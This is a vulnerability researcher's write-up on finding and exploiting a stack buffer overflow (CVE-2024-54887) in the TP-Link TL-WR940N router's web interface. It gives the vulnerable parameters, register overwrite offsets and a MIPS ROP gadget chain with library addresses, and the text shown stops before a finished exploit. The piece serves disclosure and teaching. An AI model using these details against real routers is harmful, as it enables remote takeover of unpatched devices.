Reversing, Discovering, And Exploiting A TP-Link Router Vulnerability — CVE-2024–54887

Joward · Follow
Published in InfoSec Write-ups
15 min read · Jan 9, 2025

Overview

Recently, I picked up an interest in reverse engineering and exploit development. After a while, picking at Hack The Box challenges can get tired, and I started looking for a more interesting real world target. After a bit of searching, I started to come across research on IoT and embedded device development and found the perfect place to get started. For this research, I performed some basic reverse engineering, static and dynamic analysis code analysis, wrote shellcode for MIPS Linux, and developed a working exploit for the TP-Link TL-WR940N router. The discovered

vulnerability affects the TL-WR940N using hardware versions 3 & 4, up to and including the latest firmware, and has been mitigated in later hardware versions. This article seeks to provide some insight into the analysis of the device and the development of that exploit, including the troubleshooting and caveats to MIPS exploitation.

Want to discuss it? I can be found on twitter @jowardsec

Discovery

Picking a Target

I picked TP-Link for two reasons: their firmware was easy to emulate and I already owned a TP-Link TL-WR940N.

Setting up a development environment is a bit out of the scope of this article. However, to keep it simple, I'd recommend using a Ubuntu virtual machine and utilizing *Firmadyne* to emulate the device. A great deal of router firmware can be found and downloaded on the chosen manufacturers website, which Firmadyne can effectively unpack and emulate in QEMU.

GitHub - firmadyne/firmadyne: Platform for emulation and dynamic analysis of Linux-based firmware

Platform for emulation and dynamic analysis of Linux-based firmware - firmadyne/firmadyne

github.com

Static Analysis


After emulating firmware, you'll want to mount the filesystem of the device, for which Firmadyne offers a utility. With the filesystem mounted, we can run `checksec` and load the *httpd* daemon into the reverse engineering framework of our choice. I don't want to pay for Ida Pro, so I use Ghidra.

```
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable     FILE
No RELRO        No canary found   NX disabled   No PIE        No RPATH   No RUNPATH   No Symbols      No    0                0               ./httpd
```


Immediately, we can tell there are no NX or PIE protections in place. A good sign for

vulnerability researchers.

Being my first trip into vulnerability analysis, I chose to stick to the fundamentals: buffer overflows. I started by using each functionality of the web page, checking the web requests it makes, and then searching for the URLs and parameter strings in Ghidra. That way I could effectively correlate what web requests are calling to what function on the back end.



Configuring DDNS sends a request to the NoipDddnsRpm.htm endpoint with 4 parameters




```
Decompile: NoipDdnsRpmHtm - (httpd)
138     if (iVar2 != 3) {
139       swDdnsStop(uVar8,iVar2);
140     }
141     swSetNoipDdnsCfg(uVar8,&local_2b4);
142     if (local_2b4 == 0) goto LAB_0044692c;
143     if (((local_230[0] == '\0') || (local_270[0] == '\0')) || (local_2b0[0] == '
144     goto LAB_0044695c;
145     pcVar9 = swDdnsStart;
146   }
147   (*pcVar9)(uVar8,3);
148   usleep(500000);
149 LAB_0044695c:
150   swGetNoipDdnsCfg(uVar8,&local_2b4);
151   pageParaSet(&local_304,local_2b0,0);
152   pageParaSet(&local_304,local_270,1);
153   pageParaSet(&local_304,local_230,2);
154   local_308 = local_2b4;
155   pageParaSet(&local_304,&local_308,3);
156   DAT_005b7bb0 = swGetNoipDnsState(0);
157   if (DAT_005b7bb0 == 5) {
158     DAT_005b7bb0 = 0;
159   }
160   local_308 = (&DAT_0055fc40)[DAT_005b7bb0];
161   pageParaSet(&local_304,&local_308,4);
162   local_308 = 3;
163   pageParaSet(&local_304,&local_308,5);
164   local_308 = 2;
165   pageParaSet(&local_304,&local_308,6);
166   local_308 = uVar8;
167   pageParaSet(&local_304,&local_308,7);
168   local_308 = uVar3;
169   pageParaSet(&local_304,&local_308,8);
170   httpPrintf(param_1,
171              "<SCRIPT language=\"javascript\" type=\"text/javascript\">\nvar %s
172              "serInf");
173   iVar2 = 0;
174   do {
175     iVar5 = iVar2 + 1;
176     pageDynParaPrintf(&local_304,iVar2,param_1);
177     iVar2 = iVar5;
178   } while (iVar5 != 9);
179   httpPrintf(param_1,"0,0 );\n</SCRIPT>\n");
180   httpPrintfDdnsTypeInfo(param_1);
181   HttpWebV4Head(param_1,0,1);
182   iVar2 = httpRpmFsA(param_1,"/userRpm/NoipDdnsRpm.htm");
183   iVar5 = 2;
184   if (iVar2 != 2) {
185     sVar6 = HttpErrorPage(param_1,10,0,0);
186     iVar5 = (int)sVar6;
187   }
188   return iVar5;
189 }
```

Which can then be used to quickly identify the function on the backend

After getting a good feel for what requests call what functions, I started searching for known unsafe function calls in C. Any call to `strcpy()`, `gets()`, `printf()`, `strcat()`, etc.

After a bit more manual digging, I identified a function that handles tunneling to support IPv6.



The function in the web interface and it's associated parameters

It makes multiple calls to `strcpy()`, most of which perform some form of string length validation prior to copying. However, two parameters were found whose length was *not* validated prior to copying them into memory. The `dnsserver1` and `dnsserver2` parameters allow you to pick which IPv6 DNS servers the router should default to, and it appears that neither one is having it's length checked before being copied into memory. Upon initial observation, it appears we may have a stack buffer overflow vulnerability.

```
pcVar2 = (char *)httpGetEnv(http_request,"dnsserver1")
if (pcVar2 != (char *)0x0) {
  strcpy(config_dnsserver1,pcVar2);
```

An Unbounded strcpy() of the

Determining Exploitability


Thus far, we have *what looks like* a stack buffer overflow vulnerability. Potential impact ranges from causing a Denial of Service by overwriting the return address and potentially arbitrary remote code execution.

Based on static Analysis, the target character buffer is only 45 bytes long, so a request greater than 45 bytes should begin to overwrite other areas of memory.

```
char config_dnsserver1 [45];
char config_dnsserver2 [47];
```

The target buffers for the DNS server parameters, as annotated in Ghidra


Sending a request with 1000 A's as the value of the dnsserver1 never returns a response. Checking our remote debugging session, we get the following:



Not only has the next instruction been overwritten, but so have all of the saved registers ($s0-$s7). This indicates that not only can we crash the program, we can likely control execution flow.

Exploitation

Now knowing that the registers can be overwritten, we need to determine where they're at in the overflow. By creating a 1000 character pattern with `msf-pattern_create` and sending it to the server, we end up with the following:



Each register now contains a unique 4 byte value from the pattern. Doing some simple math and using `msf-pattern_offset` , we can determine the following offsets for each register to determine what point in the buffer their value is being overwritten:

```
s0 - 8At9 - 596
s1 - Au0A - 600
s2 - u1Au - 604
s3 - 2Au3 - 608
s4 - Au4A - 612
s5 - u5Au - 616
s6 - 6Au7 - 620
s7 - Au8A - 624

pc - 0Av1 - 632
ra - 0Av1 - 632

sp - Av2a - 636
```

Ropping

At this point, we know we can control both the saved registers and execution flow, which opens the door to Return Oriented Programming, or ROP. The simple concept is that we'll load shellcode into memory and identify preexisting functions in the programs libraries to navigate to and execute that shellcode. I'd highly recommend reviewing Lyon Yang's research on this topic as well, available here. His research served as a key resource in this portion of the project.

Writing a ROP exploit for MIPS Linux has a few unique considerations that x86 exploits do not, and it's not as straight forward as a hard coded jump to a location on the stack. Chief among these concerns:

- Cache incoherency
- Delay instructions

Cache Incoherency

Lyon Yang neatly summarizes cache incoherency:

> *This issue pops up in cases where the shell-code has self-modifying elements, such as an encoder for bad characters. When the decoder runs the decoded instructions end up in the data cache (and aren't written back to memory), but when execution hits the decoded part of the shellcode, the processor will fetch the old, still encoded instructions form the instruction cache.*

In short, when shellcode is decoded there is a discrepancy between what exists in the cache and what exists in memory. When the process attempts to execute decoded shellcode, it will try to fetch the old encoded shellcode from the instruction cache. To rectify this, we need to clear the cache which requires a call to a *blocking function*. When a blocking function is called, it flushes the cache.

Later in this article, the shellcode I've written is *not* encoded, and is not likely to be affected by cache incoherency. However, including a sleep function in the exploit allows for a much wider range of shellcode to be developed and used.

Delay Instructions


An important feature of MIPS is the use of *delay instructions*. When a jump instruction is executed, the processor will execute the instruction immediately *after* the jump *before* making the jump. Therefore, when choosing gadgets, we need to ensure that our delay instructions will not impact registers used in subsequent gadgets to store values, addresses, or other data.

Gadget Chain Overview

Thus far, we know we need to execute two distinct calls: we need to call sleep, and we need to jump to our shellcode. The sleep call requires an argument stored in $a0 to determine how long it should sleep for. In psuedocode, the chain looks like this:

- Gadget 1: Store a small integer in $a0, then jump to gadget 2.
- Gadget 2: Jump to execute sleep, return execution to gadget 2, then jump to gadget 3. This single gadget contains two separate jumps to simplify control flow and ensure that, after calling sleep, we can maintain control and go to our shellcode.
- Gadget 3: Get a pointer to our shellcode, and save that pointer to a register, then jump to gadget 4.
- Gadget 4: Jump to the register we saved in gadget 3 and execute the shellcode.

As a helpful visual aid:



Finding Gadgets & Troubleshooting Them

For the gadgets, automation will get you 90% of the way there. There's a great suite of Ghidra extensions from GrayHatAcademy, available here. We're specifically

interested in `MipsRopShellcode.py`

ghidra_scripts/readmes/mips_rop.md at master · grayhatacademy/ghidra_scripts

Port of devttyS0's IDA plugins to the Ghidra plugin framework, new plugins as well. ...

github.com

MIPS binaries often use a different version of LibC, called LibuClibc.

```
lrwxrwxrwx  1 root root     19 Oct 30 10:57 libc.so.0 -> libuClibc-0.9.30.so
```

Popping this open in Ghidra and running `MipsRopShellcode` on it, we're given the following gadget chain:

```
******************************
Chain 1 of 1 (15 instructions)
******************************
Load Immediate to a0
--------------------
000602e0 : move t9,s0
000602e4 : jalr t9
000602e8 : _li a0,0x3


Call sleep and maintain control
-------------------------------
000484fc : move t9,s3
00048500 : jalr t9
00048504 : _move a0,s0 <-- Problematic overwrite of the sleep argument
00048508 : move t9,s4
0004850c : jalr t9
00048510 : _move a0,s0


Shellcode finder
----------------
0003459c : move t9,s1
000345a0 : jalr t9
```

```
000345a4 : _addiu s0,sp,0x28 -> 40 bytes higher than the stack pointer


Call shellcode
--------------
000254d8 : move t9,s0
000254dc : jalr t9
000254e0 : _move a0,s5
```

However, there's a key problem here: the delay instructions in gadget 2. You'll notice that gadget 1 move 3 into $a0 then jumps to gadget 2. However, the delay instruction before gadget 2's first jump moves *the value in $s0 into $a0, overwriting what we did in gadget 1.* As $s0 is overwritten by our payload and is going to be 4 byte's long, it's going to treat it as a 4 byte integer and use that as the value for sleep instead. This is going to create an unreasonably long sleep.

